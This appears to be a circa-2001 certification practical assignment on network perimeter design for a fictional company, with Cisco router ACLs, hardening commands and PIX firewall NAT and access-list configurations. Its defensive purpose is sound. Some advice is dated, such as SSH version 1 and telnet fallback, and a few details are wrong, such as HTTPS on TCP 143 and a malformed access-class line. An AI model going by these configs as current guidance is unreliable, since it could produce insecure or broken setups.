Public IP addresses, on the other hand, used in NAT configuration for servers that need to be accessible over the Internet, are likely to be in a limited supply. Since it is becoming increasingly difficult to obtain Class C sized address ranges from ISPs, we assumed that GIAC Enterprises would be able to work with a range that can support 32 host addresses (including the all 0's and all 1's broadcast addresses). Without knowing the exact address range assigned to GIAC Enterprises, we used the *NNN.NNN.NNN*.0/27 label to signify that 27 bits can be used for identifying the network address (subnet mask 255.255.255.224).

When creating subnets as specified in the suggested security architecture, it may be possible to use a single enterprise-level switch such as Catalyst 6000 to segment the network using its Virtual Local Area Network (VLAN) capabilities. This configuration would allow administrators to split the switch into virtual devices, where each VLAN would be treated as a separate subnet. However, while this scenario might seem attractive from the administration and management perspective, we recommend utilizing dedicated physical switches, such as Catalyst 3500 series, for each subnet to mitigate potential security risks.

It is difficult to recommend using a VLAN switch to securely separate subnets from each other, probably because VLANs were invented primarily to manage propagation of broadcasts in switched environments. Instead of forwarding broadcast traffic to all ports of the switch, VLANs allow administrators to logically servers together into logical subnets, allowing multiple broadcast segments to exist on a single device. Additionally, VLANs offer the ability to span logical subnets across multiple physically distinct devices by trunking switches together. VLAN switches often use tag frames defined by the 802.1Q standard to preserve VLAN information at the Ethernet layer. While VLAN implementations differ between vendors, Cisco Catalyst switches can be tricked into passing frames across VLANs that should not share any data by crafting packets "wrapped" into custom 802.1Q frames.[4] While this vulnerability can be avoided by using a single switch and disabling trunking for each port, it is possible other conditions, for instance in Cisco proprietary Inter-Switch Link (ISL) protocol can be exploited to achieve similar results.

Additionally, switch implementations have been known to exhibit characteristics of hubs when inundated with large amounts of network traffic, in which case they would loose track of MAC addresses associated with switched ports, broadcasting traffic to all ports of the device and, possibly, loosing the notion of VLAN restrictions. This kind of vulnerability may allow an attacker with access to one of the internal servers to circumvent port or VLAN-based restrictions and cross subnet boundaries while avoiding the firewall.

[4] Vulnerabilities in VLAN implementations are described in greater detail by David Taylor in his GSEC Practical Assignment submitted in July 2001, as well as in his Bugtraq post regarding VLAN Security on September 1, 1999.

Assignment 2: Security Policy

2.1 Assigned Task

Based on the security architecture that you defined in Assignment 1, provide a security policy for at least the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions. For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component.

2.2 Guiding Principles

Based on the security architecture described earlier, we propose splitting the GIAC Enterprises server network into three segments mimicking the three-tier design of the application. Each subnet can be treated as a zone hosting resources with similar security requirements. The presentation zone, located in close proximity to the Internet, hosts publicly accessible servers providing services such as Web, DNS, and mail. The middleware zone, further removed from the Internet, hosts application and integration servers that implement the business logic of the site. The data zone, located in the depth of the network, hosts database and directory servers that store information that is assumed to be of great value to GIAC Enterprises. The security policy aims at describing the nature of acceptable interactions between components of the system, and defines how network traffic is allowed to cross boundaries of the system's security zones.

In a most favorable configuration, network-based communications would be restricted in a way that would not allow a more secure zone to accept traffic originating from a less secure segment. In this scenario, resources located deeper in the network would be required to initiate network connections to less sensitive resources by "pulling" the desired information. Unfortunately, most applications operating in real-time cannot be developed to satisfy this requirement. In case of GIAC Enterprises, for instance, users need to be able to connect to the organization's Web servers by initiating a connection from the Internet to the presentation subnet. Similarly, Web servers are expected to initiate a connection to middleware resources when relaying the user's request for execution by the application server. Multiple layers in the recommended security architecture were created to facilitate this kind of real life interaction in a controlled manner.

According to the suggested security policy, network traffic originating from a less secure zone is not allowed to cross more than a single zone boundary. This restriction allows Internet users to directly connect to Web servers in the presentation zone, but not to application servers in the middleware segment. Similarly, while the Web servers are allowed to initiate connections targeting application and integration servers in the middleware zone, they are not allowed to initiate communications with systems in the data subnet. Inversely, resources in more secure zones have greater liberty when connecting to servers located in less secure areas. Because such

communications are more trustworthy, they are allowed to span across multiple security zones. Preferably, requests from more secure zones to less secure segments do not cross more than two zone boundaries, although this is more of a recommendation than a rigid requirement. For example, a system located in the middleware subnet may be allowed to initiate a controlled connection to a particular server on the Internet to obtain business-relevant information.

Both inbound traffic, moving from less secure to more secure areas, as well as outbound traffic, traveling from more secure to less secure zones, is subject to protocol-level restrictions. Because the suggested security architecture employs multiple firewalls, each firewall can be individually configured with the most restrictive security policy that only accepts protocols that need to cross the zone boundary. In this configuration, all network traffic is denied by default, and specific rules are established to allow particular systems to exchange packets in a deterministic manner.

2.3 Border Router

There are a number of opinions regarding the role of a border router in the security architecture of an organization. Some view the router as a slimmed down firewall that can protect publicly accessible servers using Access Control Lists (ACLs). Others are quick to point out advantages of modern firewalls over most routers, and prefer to use routers purely for functions related to network connectivity. Following the defense-in-depth approach to security architecture, we placed a number of PIX firewalls in series to protect the organization's resources. According to the suggested architecture, no servers are located in the DMZ between the Border Router and the presentation firewall for several reasons. First, we preferred to rely on the robust nature of the firewall's "stateful" inspection mechanism to filter out the majority of unwanted traffic. Second, some hosting providers do not give their customers control over the Border Router, supplying only a hand-off from their switch. Finally, we wanted to have a subnet where a network-based Intrusion Detection System (IDS) sensor could be placed to monitor unfiltered activity coming from the Internet.

Nonetheless, we would like to use the Border Router to perform basic ingress and egress filtering to block out the "noise" that network administrators do not wish to see in firewall logs. Since the presentation firewall will be configured to block traffic in both directions by default, the amount of filtering to perform at the Border Router depends on the administrator's preferences.[5] We suggest configuring the Border Router to let inbound traffic through unless it matches rules outlined below:

- Packets from private RFC 1918 and other reserved addresses
- Packets from localhost and unallocated addresses
- Packets from broadcast and multicast addresses
- Packets without a source IP address
- Packets that use our network's source addresses

[5] Specifics for border router configuration were discussed in Jeff Stevenson's GCFW Practical Assignment in December 2000, as well as in SANS Help Defeat Denial of Service Attacks white paper. Frank Keeney offers practical advice in his Cisco router access list configuration.

Figure 2.3-1 below shows recommended Border Router configuration for controlling traffic coming from the Internet. Access list 101 is applied in the inbound direction of the external interface. We used *NNN.NNN.NNN*.0/27 to represent public address space assigned to GIAC Enterprises, and assume that the external interface of the router is Ethernet 0.

Access List 101 to Control Inbound Traffic

```
!
! Deny packets from private RFC 1918 addresses.
no access-list 101
access-list 101 deny ip 192.168.0.0 0.0.255.255   any log
access-list 101 deny ip 172.16.0.0  0.15.255.255  any log
access-list 101 deny ip 10.0.0.0    0.255.255.255 any log
!
! Deny packets from localhost, broadcast, and multicast addresses.
access-list 101 deny ip 127.0.0.0       0.255.255.255  any log
access-list 101 deny ip 255.0.0.0       0.255.255.255  any log
access-list 101 deny ip 0.0.0.0         0.255.255.255  any log
access-list 101 deny ip 255.255.255.255 0.0.0.0        any log
access-list 101 deny ip 224.0.0.0       15.255.255.255 any log
!
! Deny inbound packets from reserved and unallocated addresses.
! 169.254.0.0/16 is Link Local Networks, 192.0.2.0/24 is TEST-NET,
! 240.0.0.0/5 is Class E Reserved, and 248.0.0.0/5 is Unallocated.
access-list 101 deny ip 169.254.0.0 0.0.255.255    any log
access-list 101 deny ip 192.0.2.0   0.0.0.255      any log
access-list 101 deny ip 240.0.0.0   7.255.255.255  any log
access-list 101 deny ip 248.0.0.0   7.255.255.255  any log
!
! Deny packets without a source IP address.
access-list 101 deny ip host 0.0.0.0 any log
!
! Deny inbound packets that use our source addresses.
access-list 101 deny ip NNN.NNN.NNN.0 0.0.0.31 any log
!
! Permit all other traffic. More filtering will be done at the
! firewall behind this router.
access-list 101 permit ip any any
!
! Apply access-list 101 to the external interface.
interface Ethernet 0
  ip access-group 101 in
```

Figure 2.3-1

To ensure that our network is not used to spoof somebody else's address space, we recommend blocking all outbound packets unless they originate from public addresses assigned to GIAC Enterprises. Figure 2.3-2 below presents Cisco IOS commands necessary to implement this configuration by applying access list 102 in the inbound direction of the internal interface. In this configuration we assume that the internal interface of the router is Ethernet 1, and use *NNN.NNN.NNN*.0/27 to represent public address space assigned to GIAC Enterprises.

Access List 102 to Control Outbound Traffic

```
!
! Only allow packets using our source addresses.
no access-list 102
access-list 102 permit ip NNN.NNN.NNN.0 0.0.0.31 any
access-list 102 deny ip any any log
!
! Apply access-list 102 to the internal interface.
interface Ethernet 1
  ip access-group 102 in
```

Figure 2.3-2

In order for the router to reliably enforce the security policy, its configuration should be hardened.[6] Figure 2.3-3 below presents IOS commands for controlling access to the router, allowing only administrative connections coming from management host, denoted here as *NNN.NNN.NNN*.9.

Controlling Access to the Router

```
!
! Allow management access only from the dedicated host,
! password-protect access via telnet and set session timeout.
no access-list 99
access-list 99 permit host NNN.NNN.NNN.9
access-list 99 deny any
line vty 0 4
  transport input ssh
  access-class 99 in
  login
  password SECRET
  exec-timeout 1 30
!
! Password-protect console access and set session timeout.
line console 0
  login
  password SECRET
  exec-timeout 1 30
!
! Disable the auxiliary port.
no access-list 98
access-class 98 deny 0.0.0.0 255.255.255.255
line aux 0
  access-class 98 in
```

Figure 2.3-3

[6] Router hardening procedures are described in greater detail in Cisco's Increasing Security on IP Networks document, as well as in Phrack Magazine article on Building Bastion Routers Using Cisco IOS.

Note that the "`transport input ssh`" command in the recommended configuration is meant to disable support for clear text telnet-based administration of the router in preference of the encrypted channel based on Secure Shell (SSH) version 1. Support for SSH is not currently available on some lower-end routers, in which case this line should be removed, and the router should be administered over telnet.[7]

We also recommend configuring runtime environment of the router as specified in Figure 2.3-4 below. Since different versions of IOS are shipped with different defaults, we suggest explicitly applying these commands even if the device's default state is implicitly set to the desired value. We recommend tightening password configuration, disabling unnecessary services, turning off source routing, as well as disabling talkative IP features on the external interface, assumed here to be Ethernet 0. We suggest disabling support Simple Network Management Protocol (SNMP) on the Border Router due to the clear-text nature of the implemented SNMP features. If the router must be monitored using SNMP, we recommend selecting a hard-to-guess community string, making the Management Information Base (MIB) read-only, and permitting SNMP access only from specific hosts.

Hardening Router Runtime Environment

```
!
! Set privileged mode password and enable password encryption.
service password-encryption
enable secret 5 SUPERSECRET
!
! Turn off unnecessary services.
no ip bootp server
no ip http server
no service tcp-small-servers
no service udp-small-servers
no service finger
no cdp run
no snmp
!
! Disable source-routed packets.
no ip source-route
!
! Disable talkative IP features on the external interface.
interface Ethernet 0
  no ip directed-broadcast
  no ip unreachables
  no ip proxy-arp
  no ip redirects
```

Figure 2.3-4

[7] Specifics relating to administering Cisco routers over SSH are available in Cisco's Secure Shell Version 1 Support document.

As specified in the recommended configuration, we encourage the use of the "`enable secret`" command, which utilizes the Message Digest 5 (MD5) algorithm for password hashing, instead of the "`enable password`" command, which relies on the Vigenere cipher that can be decoded using several publicly available utilities.[8] Note that even when enabled, MD5 hashing is only used to protect the enable password, and does not apply to other passwords, CHAP secrets, and similar data saved in the configuration file, which will only be encoded with the Vigenere cipher due to the "`service password-encryption`" command.

Additionally, we recommend configuring the router to provide detailed log information using commands specified in Figure 2.3-5 below. The router should be configured to timestamp system and debug logs with millisecond accuracy, to allow analysts to determine the exact order and timing of suspicious events. In addition to logging events to the internal buffer, events should be sent to an internal log server for immediate review and long-term archival. Depending on the log server's resources, we suggest using "informational" level of logging, which is as detailed as possible without including debugging messages. We used *NNN.NNN.NNN*.13 to represent the IP address of the Syslog server, and *NNN.NNN.NNN.NTP1-IP* and *NNN.NNN.NNN.NTP2-IP* for addresses of trusted NTP servers.

Router Logging Configuration

```
!
! Configure logging timestamps and destinations.
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
logging buffered 4096 informational
logging NNN.NNN.NNN.13
!
! Configure clock settings.
clock timezone TIMEZONE
clock summer-time zone recurring
!
! Setup authenticated NTP synchronization.
ntp authenticate
ntp authentication-key 1 md5 TIMESECRET
ntp trusted-key 1
ntp server NNN.NNN.NNN.NTP1-IP key 1 prefer
ntp server NNN.NNN.NNN.NTP2-IP key 1
!
! Configure NTP to enable only queries from the router, so that
! the built-in NTP server is disabled.
ntp access-group query-only
```

Figure 2.3-5

Stamping log records with accurate timestamps will greatly aid in incident handling and forensics analysis. In addition to having proper absolute time on the router, it is important that all resources are synchronized to the same time source, so that analysts can correlate events across multiple

[8] Details regarding password encryption on IOS devices are available in Cisco's note discussing Password Encryption Facts, as well as in the article regarding Improving Security on Cisco Routers.

systems. As specified in router configuration above, we recommend synchronizing time using Network Time Protocol (NTP).[9] The simplest way to obtain accurate time is to utilize one of many NTP servers publicly available on the Internet. However, this may go against the approach of not trusting a resource located in a less secure zone. If GIAC Enterprises does not wish to rely on an NTP server outside its control, we recommend deploying NTP services on internal systems. In this scenario, presentation, middleware and data subnets should host at least one NTP server each, so that time queries do not cross more than one zone boundary. NTP configuration should utilize MD5-based hashes, as supported by IOS, to ensure authenticity of time records.

Finally, we suggest setting a login banner warning users against unauthorized access, which may help in the event of legal action against an intruder.[10] The exact text of the message should be devised by the legal department of GIAC Enterprises, and can be applied using the command such as "`banner motd / Warning: Authorized Access Only /`". Message Of The Day (MOTD) banners are typically turned on by default, but we suggest explicitly enabling them using the "`motd-banner`" command. The message will be displayed whenever a connection is established directly to the router, either through the console, or through SSH.

2.4 Firewalls

Since the Border Router was configured to pass network traffic with only minor restrictions, we rely primarily on PIX firewalls, placed in series, to enforce security zone boundaries. We recommend configuring all firewalls with the default policy of denying network traffic; only protocols actually used for communications across subnet perimeters should be allowed through. For instance, protocols used by servers in the presentation zone are presented in Figure 1.4-1 below. The table includes traffic requirements associated with management of the Border Router primarily for conciseness, since the router is technically located in a security zone of its own.

Presentation Zone Protocols

Internal Host	Receiving Protocols	Sending Protocols
Border Router	From Management Server: SSH (TCP 22)	To Log Server: Syslog (UDP 514)
Web Server	From the Internet: HTTP (TCP 80), HTTPS (TCP 443); From Management Server: SSH (TCP 22)	To Application Server: IIOP (TCP 535); To Log Server: Syslog (UDP 514)
DNS Server	From the Internet: DNS Query (UDP, TCP 53); From Management Server: SSH (TCP 22)	To Log Server: Syslog (UDP 514)
Mail Server	From the Internet: SMTP (TCP 25); From Integration Server: SMTP (TCP 25); From Management Server: SSH (TCP 22)	To Integration Server: SMTP (TCP 25); To Log Server: Syslog (UDP 514)

Figure 2.4-1

[9] More information about configuring NTP resources on Cisco routers is available from Cisco's Basic System Management Commands manual.

[10] More information about login banners is available in CIAC information bulletin on Creating Login Banners.

We suggest using Secure Shell (SSH) to remotely manage all servers on the network so that administrative traffic does not travel unencrypted. In addition to providing remote shell capabilities, SSH supports encrypted file transfers either via secure copy (scp) or Secure File Transfer Protocol (SFTP), as well as tunneled File Transfer Protocol (FTP), all typically traversing the network over TCP port 22. We expect to use a single Management Server located in the most secure data zone to administer servers on the network. Additionally, as indicated in the previous section, the Border Router should be managed using SSH as well. Due to a number of theoretical and implementation vulnerabilities discovered in version 1 of the SSH protocol, we recommend using version 2 of the protocol on all compatible systems.

Note that even though the protocols table lists single instances of servers, each of these entries should be treated as a logical entity that could represent a number of clustered or load-balanced servers with similar configurations. For example, there are likely to be several Web servers performing identical functions under the direction of a load balancer to efficiently handle system load. Each of the Web servers needs to accept HTTP (TCP port 80) and HTTPS (TCP port 143) connections. When responding to user requests, Web servers are expected to contact the Application Server in the middleware zone for business logic execution. For our purposes, we will assume that the communication occurs over the Internet Inter-ORB Protocol (IIOP), which often uses TCP port 535. Depending on the system's implementation, GIAC Enterprises might utilize other protocols for this purpose. In particular, WebLogic server listens on TCP port 7001 by default for requests based on HTTP and Remote Method Invocation (RMI).

The DNS Server is expected to host Internet domains used by GIAC Enterprises, and utilizes UDP and TCP ports 53 to answer domain name queries coming from systems on the Internet. While the majority of Domain Name System (DNS) requests are handled over UDP, large replies renegotiate the connection to take place over TCP, which is why we suggest opening port 53 under UDP as well as TCP. It is possible to configure the DNS server not to return large queries, which may allow administrators to block TCP port 53. However, this configuration is likely to result in a maintenance overhead that might prove counter-productive for administrators not intimately familiar with inner workings of DNS protocols.[11] Additionally, TCP port 53 is used for zone transfers when replicating the DNS database to secondary servers, and needs to be opened in the Presentation Firewall if the database needs to be replicated with servers outside the network discussed in this architecture. When configuring zone transfers, proper measures need to be implemented on DNS server to ensure that only authorized systems can obtain the DNS database.

We are expecting that GIAC Enterprises will require a Mail Server to conduct its business, in which case the Mail Server should accept Simple Mail Transfer Protocol (SMTP) connections from Internet systems on TCP port 25. In the suggested design, we have established an Integration Server in the middleware zone with the expectation that it will incorporate received mail into the system's workflow. In this configuration, the Mail Server serves the function of an SMTP relay over TCP port 25, forwarding Internet mail to the Integration Server, and forwarding messages from the Integration Server to the Internet.

Finally, all systems are expected to submit detailed log records to the Log Server located in the middleware zone. Syslog typically operates over UDP port 514, although some organizations prefer to run it over a different port to add a layer of obscurity to the security architecture.

---

[11] DNS query issues related to UDP and TCP protocols are discussed in the Firewalls Mailing list thread devoted to DNS (UDP/53 only).

However, we believe that running Syslog on a non-standard port is likely to cause confusion in the heat of the battle, making administrators more likely to make mistakes when configuring or troubleshooting systems. Note that in this configuration, Syslog traffic from the Border Router crosses two zone boundaries when targeting the Log Server in the middleware zone. This was done primarily to simplify setup and maintenance of the environment, since placing a dedicated Syslog server in every zone might have turned into considerable administrative burden.

Let us examine commands required to apply this security policy to the Presentation Firewall implemented as Cisco Secure PIX Firewall. First, in accordance to the security architecture, this device is required to perform Network Address Translation (NAT) to allow us to use private IP addresses inside the network behind the Presentation Firewall. The subnet in front of the firewall and behind the Border Router utilizes public addresses granted to GIAC Enterprises by the organization's ISP. Suggested NAT configuration is presented in Figure 2.4-2 below. We used the *NNN.NNN.NNN*.0/27 label to represent public space available to the organization.

NAT Configuration on Presentation Firewall

```
!
! Static NAT for inbound connections.                          Web Server
static (inside,outside) NNN.NNN.NNN.10 192.168.1.200 netmask
255.255.255.255 0 0                                           DNS Server
static (inside,outside) NNN.NNN.NNN.11 192.168.1.201 netmask
255.255.255.255 0 0                                           Mail Server
static (inside,outside) NNN.NNN.NNN.12 192.168.1.202 netmask
255.255.255.255 0 0                                           Log Server
static (inside,outside) NNN.NNN.NNN.13 192.168.2.202 netmask
255.255.255.255 0 0
!
! Dynamic NAT for outbound connections.                        Management Server
nat (inside) 1 192.168.3.200 255.255.255.255 0 0
global (outside) 1 NNN.NNN.NNN.9-NNN.NNN.NNN.9 netmask
255.255.255.255
```

Figure 2.4-2

PIX uses the "`static`" command to create a transition for an internal private IP address to a public IP address. Because this is a static NAT mapping, it is required before any hosts located in the less secure segment can access hosts located behind the firewall on the more secure segment. In the recommended configuration, static NAT mappings are required to enable Internet users to access Web, DNS, and Mail servers located in the presentation zone. In addition, the Log Server, located in the middleware zone, needs to be associated with a public IP address to allow the Border Router to submit event information via Syslog. In our configuration, we used the name "inside" to designate the internal network interface of the firewall, and "outside" to label the external interface facing the Internet.

In addition to providing inbound access to internal servers, the Presentation Firewall needs to allow the Management Server, located in the data zone, to make outbound connections so that administrators can SSH to the Border Router. In this case, the connection will be originating from a segment with a higher security level and targeting a system on the segment with a lower security level. Because no inbound connections will be accepted to the Management Server, we used the combination of "`nat`" and "`global`" commands to allow the firewall to dynamically

map the private address of the Management Server to the public address valid in the DMZ. The "`nat`" command enables dynamic NAT on the inside interface, and "`global`" specifies which public addresses should be used for the translation.

Once NAT is set up, the firewall needs to be configured to allow specific traffic through in accordance to the security policy and service requirements described earlier. Figure 2.4-3 below presents the recommended configuration for the Presentation Firewall. Syntax used in our configuration is offered in PIX IOS version 5.0 and higher, and supports access list definitions in the style similar to the one used on Cisco IOS routers. Note that we used the "`access-group`" command to filter on inbound packets at the appropriate interface.

Policy Enforcement on Presentation Firewall

```
!
! Allow inbound HTTP and HTTPS to the Web Server.
access-list acl_in permit tcp any host NNN.NNN.NNN.10 eq 80
access-list acl_in permit tcp any host NNN.NNN.NNN.10 eq 443
!
! Allow inbound DNS queries and zone transfers to the DNS Server.
access-list acl_in permit udp any host NNN.NNN.NNN.11 eq 53
access-list acl_in permit tcp any host NNN.NNN.NNN.11 eq 53
!
! Allow inbound SMTP to the Mail Server.
access-list acl_in permit tcp any host NNN.NNN.NNN.12 eq 25
!
! Allow inbound Syslog from the Border Router to the Log Server.
access-list acl_in permit udp host NNN.NNN.NNN.1 host NNN.NNN.NNN.13 eq 514
!
! Deny everything inbound that was not explicitly allowed above.
access-list acl_in deny udp any any
access-list acl_in deny tcp any any
!
! Apply inbound access list to the external interface.
access-group acl_in in interface outside
!
! Allow SSH from the Management Server to the Border Router.
access-list acl_out permit tcp host 192.168.3.200 host NNN.NNN.NNN.1 eq 22
!
! Deny everything outbound that was not explicitly allowed above.
access-list acl_out deny udp any any
access-list acl_out deny tcp any any
!
! Apply outbound access list to the internal interface.
access-group acl_out in interface inside
```

Figure 2.4-3

The boundary between presentation and middleware subnets is guarded by the Middleware Firewall, which must be configured to allow network traffic exchanged between systems located in these zones. Protocols used by middleware servers are presented in Figure 2.4-4 below.

Middleware Zone Protocols

Internal Host	Receiving Protocols	Sending Protocols
Application Server	From Web Server: IIOP (TCP 535); From Management Server: SSH (TCP 22)	To Database Server: SQLNet (TCP 1521); To Directory Server: LDAP
Integration Server	From Mail Server: SMTP (TCP 25); From Management Server: SSH (TCP 22)	To Mail Server: SMTP (TCP 25); To Directory Server: LDAP (TCP 389)
Log Server	From All Servers: Syslog (UDP 514); From Management Server: SSH (TCP 22)	To Database Server: SQLNet (TCP 1521)

Figure 2.4-4

The Application Server receives IIOP requests from the Web Server, located in the presentation zone, on TCP port 535. According to the business logic, the Application Server also needs to communicate with the Database Server, located in the data zone. For this implementation we assume that the database is running Oracle software, which typically listens on TCP port 1521. Depending on the administrator's preferences, it might be a good idea to use another non-standard port, as long as application and the database servers are configured in the same manner. Similarly, the Application Server needs to communicate with the Directory Server, located in the data zone. If the Directory Server is based on Lightweight Directory Access Protocol (LDAP), requests are expected to travel over TCP port 389.

The Integration Server communicates with the Mail Server, located in the presentation zone, by sending and receiving SMTP communications on TCP port 25. The Integration Server also initiates LDAP connections with the Directory Server in the data zone over TCP port 389. The Directory Server, in this case, is used as the repository of user-related data. The Log Server receives Syslog traffic on UDP port 514 from servers located on presentation, middleware, as well as data subnets. The Log Server communicates with the Database Server via SQLNet on TCP port 1521 to archive log records in the database. Finally, all servers accept SSH connections on TCP port 22 from the Management Server located in the data zone.

In order for servers located in the middleware zone to accept connections from presentation servers, the Middleware Firewall needs to be configured using commands listed in Figure 2.4-5.

Enabling Connectivity Through Middleware Firewall

```
!
! Enable static connectivity for inbound traffic.
static (inside,outside) 192.168.2.200 192.168.2.200 netmask
255.255.255.255 0 0
static (inside,outside) 192.168.2.201 192.168.2.201 netmask
255.255.255.255 0 0
static (inside,outside) 192.168.2.202 192.168.2.202 netmask
255.255.255.255 0 0
!
! Disable dynamic NAT for outbound connections.
nat (inside) 0 0 0
```

Application Server

Integration Server

Log Server

Figure 2.4-5

The "`static`" command is used to enable inbound connectivity, and is necessary even though addresses do not actually get translated. PIX requires the use of this command to enable servers located on the less secure segment to initiate connections to resources in the more secure segment. To allow servers to make outbound connections, we needed to use the "`nat`" command in a way that actually disables dynamic NAT for outbound connections. Since both the presentation and the middleware subnet use private IP addresses, address translation is not necessary at this zone boundary. Once connectivity is enabled, commands presented in Figure 2.4-6 below should be executed on the Middleware Firewall to allow specific protocols to cross the border between presentation and middleware subnets.

Policy Enforcement on Middleware Firewall

```
!
! Allow inbound IIOP from the Web Server to the Application Server.
access-list acl_in permit tcp host 192.168.1.200 host 192.168.2.200 eq 535
!
! Allow inbound SMTP from the Mail Server to the Integration Server.
access-list acl_in permit tcp host 192.168.1.202 host 192.168.2.201 eq 25
!
! Allow inbound Syslog to the Log Server from the Border Router, as well as
! from the Presentation Firewall, Web Server, DNS Server, and Mail Server.
access-list acl_in permit udp host NNN.NNN.NNN.1 host 192.168.2.202 eq 514
access-list acl_in permit udp host 192.168.1.1   host 192.168.2.202 eq 514
access-list acl_in permit udp host 192.168.1.200 host 192.168.2.202 eq 514
access-list acl_in permit udp host 192.168.1.201 host 192.168.2.202 eq 514
access-list acl_in permit udp host 192.168.1.202 host 192.168.2.202 eq 514
!
! Deny everything inbound that was not explicitly allowed above.
access-list acl_in deny udp any any
access-list acl_in deny tcp any any
!
! Apply inbound access list to the external interface.
access-group acl_in in interface outside
!
! Allow SSH from the Management Server to the Border Router, as well
! as to the Web Server, DNS Server, and Mail Server.
access-list acl_out permit tcp host 192.168.3.200 host NNN.NNN.NNN.1 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.200 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.201 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.202 eq 22
!
! Allow SMTP from the Integration Server to the Mail Server.
access-list acl_out permit tcp host 192.168.3.201 host 192.168.1.202 eq 25
!
! Deny everything outbound that was not explicitly allowed above.
access-list acl_out deny udp any any
access-list acl_out deny tcp any any
!
! Apply outbound access list to the internal interface.
access-group acl_out in interface inside
```

Figure 2.4-6

The Data Firewall is the next firewall in the series of devices protecting the network, and separates the middleware zone from the data zone. Protocols utilized by data servers are listed in Figure 2.4-7 below. The Database Server receives SQLNet requests on TCP port 1521 from the Application Server and the Log Server, located in the Middleware Zone. The Directory Server receives LDAP requests on TCP port 389 from the Application Server and the Integration Server. The Management Server issues SSH requests on TCP port 22 to all systems in the network, and all data servers log events to the Log Server, located in the Middleware Zone.

Data Zone Protocols

Internal Host	Receiving Protocols	Sending Protocols
Database Server	From Application Server: SQLNet (TCP 1521); From Log Server: SQLNet (TCP 1521)	To Log Server: Syslog (UDP 514)
Directory Server	From Application Server: LDAP (TCP 389); From Integration Server: LDAP (TCP 389)	To Log Server: Syslog (UDP 514)
Management Server	None	To All Servers: SSH (TCP 22)

Figure 2.4-7

Just like in the Middleware Firewall, the Data Firewall needs to be configured to enable connectivity for servers whose communications need to cross the zone boundary. We used the "`static`" command to enable inbound connectivity, and the "`nat`" command to disable dynamic NAT in the outbound direction, as illustrated in Figure 2.4-8 below. PIX requires the use of these commands even when addresses do not actually need to be translated.

Enabling Connectivity Through Data Firewall

```
!
! Enable static connectivity for inbound traffic.          <- Database Server
static (inside,outside) 192.168.3.201 192.168.3.201 netmask
255.255.255.255 0 0                                        <- Directory Server
static (inside,outside) 192.168.3.202 192.168.3.202 netmask
255.255.255.255 0 0
!
! Disable dynamic NAT for outbound connections.
nat (inside) 0 0 0
```

Figure 2.4-8

Once bi-directional connectivity is enabled, access control commands need to be executed on the firewall to control how network traffic is allowed to pass through the device. Commands necessary to implement this security policy on the Data Firewall are presented in Figure 2.4-9 on the following page.

Policy Enforcement on Data Firewall

```
!
! Allow inbound SQLNet from Application and Log Servers to Database Server.
access-list acl_in permit tcp host 192.168.2.200 host 192.168.3.201 eq 1521
access-list acl_in permit tcp host 192.168.2.202 host 192.168.3.201 eq 1521
!
! Allow inbound LDAP from App. and Integration Servers to Directory Server.
access-list acl_in permit tcp host 192.168.2.200 host 192.168.3.202 eq 389
access-list acl_in permit tcp host 192.168.2.201 host 192.168.3.202 eq 389
!
! Deny everything inbound that was not explicitly allowed above.
access-list acl_in deny udp any any
access-list acl_in deny tcp any any
!
! Apply inbound access list to the external interface.
access-group acl_in in interface outside
!
! Allow outbound SSH from the Management Server to all systems.
access-list acl_out permit tcp host 192.168.3.200 host NNN.NNN.NNN.1 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.200 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.201 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.1.202 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.2.200 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.2.201 eq 22
access-list acl_out permit tcp host 192.168.3.200 host 192.168.2.202 eq 22
!
! Allow Syslog from Management, Database, and Dir. Servers to Log Server.
access-list acl_out permit udp host 192.168.3.200 host 192.168.2.202 eq 514
access-list acl_out permit udp host 192.168.3.201 host 192.168.2.202 eq 514
access-list acl_out permit udp host 192.168.3.202 host 192.168.2.202 eq 514
!
! Deny everything outbound that was not explicitly allowed above.
access-list acl_out deny udp any any
access-list acl_out deny tcp any any
!
! Apply outbound access list to the internal interface.
access-group acl_out in interface inside
```

Figure 2.4-9

PIX has the ability to enforce application-level state for certain protocols using the "application protocol feature." For instance, when this feature is enabled for the SMTP protocol, the firewall monitors SMTP commands and attempts to ensure that they are used properly by blocking commands it considers dangerous. This allows the firewall to manage connections statefully on transport, as well as application and session layers of supported protocols. While the use of this feature might have a slight performance impact under heavy loads, we recommend enabling it on all firewalls. The command used for this purpose is "`fixup`" followed by the name of the supported protocol, for instance "`fixup smtp`". On the Presentation Firewall, we suggest fixing-up HTTP and SMTP (DNS is not presently supported). The Middleware Firewall should fix-up SMTP, and the Data Firewall should fix-up SQLNet.

The security policy described earlier did not provision for remote management of firewalls, with the assumption that they will be configured through the console. Much like Cisco routers, PIX is typically managed over the network through telnet, though we recommend using SSH, available in Cisco version 5.2 and above, to ensure that administrative traffic does not travel unencrypted. PIX currently supports SSH version 1. Before enabling SSH, an RSA key-pair needs to be generated on each firewall device.[12] Administrators will be able to login using the username "pix" and the password normally used for telnet sessions, unless the firewall is configured to use an external authentication server. Figure 2.4-10 below demonstrates how to enable SSH functionality on PIX. If SSH is enabled, firewall-based access control lists provided earlier need to be modified to allow SSH traffic on TCP port 22 to reach internal interfaces of each firewall.

Enabling SSH on PIX Firewall

```
!
! Ensure that telnet access to the firewall is disabled.
clear telnet
!
! Enable SSH server and grant access from the Management Server.
! and specify timeout in minutes for idle SSH sessions.
ssh 192.168.3.200 255.255.255.255 inside
ssh timeout 2
```

Figure 2.4-10

We recommend configuring all firewalls to submit detailed event log records to a central server via the Syslog facility. Figure 2.4-11 below shows how to configure logging on PIX firewalls to submit event logs to the Log Server, located in the middleware zone.[13] The Data Firewall should be configured to log via the external interface, while other firewalls should log through the internal interface. Unfortunately, PIX does not currently seem to support NTP-based time synchronization, so clock on each device will need to be set manually.

PIX Firewall Logging Configuration

```
!
! Configure logging timestamp and destination.
clock set hh:mm:ss month day year
logging timestamp
logging buffered informational
logging trap informational
